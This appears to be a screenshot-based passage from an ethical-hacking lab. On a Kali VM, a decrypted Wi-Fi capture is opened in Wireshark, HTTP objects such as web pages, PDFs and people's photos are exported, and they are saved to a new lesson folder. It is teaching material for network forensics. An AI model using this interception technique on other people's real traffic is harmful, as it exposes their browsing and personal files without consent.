


```
Destination              Protocol   Length Info
Spanning-tree-(for-…     3Com X…       77 [Packet size limited during cap…
192.168.88.112           ICMP         174 Destination unreachable (Host u…
192.168.88.112           ICMP         174 Destination unreachable (Host u…
65.52.108.220            TLSv1.2      196 Application Data
192.168.88.112           TLSv1.2      228 Application Data
65.52.108.220            TCP           79 54013 → 443 [ACK] Seq=118 Ack=1…
Spanning-tree-(for-…     3Com X…       77 [Packet size limited during cap…
65.52.108.220            TLSv1.2      196 Application Data
192.168.88.112           TLSv1.2      228 Application Data
```

```
52 bytes captured (416 bits)
ated]
```

```
airportSniffyG7m8J-dec    Packets: 2255 · Displayed: 2255 (100.0%) · Load time: 0:0.61    Profile: Default
```

Extracting objects from the capture



EH-Kali-05 on 192.168.0.20
File View VM
Applications Places Wireshark Mon 17:43
airportSniffyG7m8J-dec.cap
Wireshark · Export · HTTP object list
Help
Save All
Close
Save
Frame (586 bytes)
Reassembled TCP (3452 bytes)
airportSniffyG7m8J-dec

Pack	Hostname	Content Type	Size	Filename
109	www.skyhighway.com	text/html	3203 bytes	cis83
422	ping.chartbeat.net	image/gif	43 bytes	ping?h=bbc.co.uk&p=bbc.co.uk%2Fnews%2Fwc
688	www.skyhighway.com	application/pdf	92 kB	portfolio-lab-VLAN.pdf
1077	www.skyhighway.com	application/pdf	65 kB	portfolio-CaseStudy-v3.pdf
1606	polling.bbc.co.uk	application/json	60 bytes	latest_breaking_news?audience=US&callback=t
1726	www.skyhighway.com	text/html	2051 bytes	~marysimms
1762	www.skyhighway.com	text/html	9744 bytes	exercise6.html
1804	www.skyhighway.com	image/jpeg	10 kB	mary-lighthouse-90x125.jpg
1826	www.skyhighway.com	image/jpeg	5669 bytes	magdelina-mueller-72x100.jpg
1849	www.skyhighway.com	image/jpeg	9471 bytes	john-m-miller-72x100.jpg
1859	www.skyhighway.com	image/jpeg	20 kB	no-photo-72x100.jpg
1869	www.skyhighway.com	image/jpeg	5805 bytes	augustas-miller-72x100.jpg
1880	www.skyhighway.com	image/jpeg	6757 bytes	alexander-miller-72x100.jpg
1882	www.skyhighway.com	image/jpeg	6254 bytes	paul-peter-miller-72x100.jpg
1992	www.skyhighway.com	text/html	7540 bytes	exercise7.html
2010	www.skyhighway.com	image/jpeg	5609 bytes	mary-fairy-140x140.jpg
2017	www.skyhighway.com	image/gif	43 bytes	cleardot.gif
2023	www.skyhighway.com	image/jpeg	5061 bytes	mary-fairy-bw-140x140.jpg
2027	www.skyhighway.com	image/jpeg	2108 bytes	mary-snowman-92x125.jpg
2064	www.skyhighway.com	text/html	3994 bytes	exercise8.html
2073	www.skyhighway.com	text/css	858 bytes	exercise8.css

```
00b0  77 2e 77 33 2e 6f 72 67  2f 49 63 6f 6e 73 2f 76   w.w3.org /Icons/v
```

Packets: 2255 · Displayed: 2255 (100.0%) · Load time: 0:0.84 Profile: Default

Make a new directory




Wireshark · Save All Objects In...

Name	Size	Modified
airportSniff1QXjSX.cap	7.7 MB	Yesterday
airportSniffdZH641.cap	40.4 MB	Yesterday
airportSniffENFGOR.cap	6.7 MB	Yesterday
airportSniffENFGOR-dec.cap	4.6 MB	14:44
airportSniffyG7m8J.cap	3.1 MB	Yesterday
airportSniffyG7m8J-dec.cap	1.4 MB	17:41
backdoor.apk	8.8 kB	7 Nov
bin		23 Oct
Desktop		25 Jul
Documents		25 Jul
Downloads		25 Jul
hEYwcCbH.jpeg	57.9 kB	5 Nov
images.jpg	13.5 kB	7 Nov
lesson13a		15:27
mbox	599 bytes	17 Oct
Music		25 Jul
openvas-notes	68 bytes	5 Oct
payload	108 bytes	13 Nov
Pictures		25 Jul

airportSniffyG7m8J-dec   Packets: 2255 · Displayed: 2255 (100.0%) · Load time: 0:0.84   Profile: Default

Make a new directory



Wireshark · Save All Objects In...


Folder Name: lesson13b

Create


Name	Size	Modified
airportSniff1QXjSX.cap		
airportSniffdZH641.cap		
airportSniffENFGOR.cap		
airportSniffENFGOR-dec.cap		
airportSniffyG7m8J.cap	3.1 MB	Yesterday
airportSniffyG7m8J-dec.cap	1.4 MB	17:41
backdoor.apk	8.8 kB	7 Nov
bin		23 Oct
Desktop		25 Jul
Documents		25 Jul
Downloads		25 Jul
hEYwcCbH.jpeg	57.9 kB	5 Nov
images.jpg	13.5 kB	7 Nov
lesson13a		15:27
mbox	599 bytes	17 Oct
Music		25 Jul
openvas-notes	68 bytes	5 Oct
payload	108 bytes	13 Nov
Pictures		25 Jul

airportSniffyG7m8J-dec Packets: 2255 · Displayed: 2255 (100.0%) · Load time: 0:0.84 Profile: Default

Make a new directory



Make a new directory



EH-Kali-05 on 192.168.0.20
File View VM
Applications Places Wireshark Mon 17:46
airportSniffyG7m8J-dec.cap

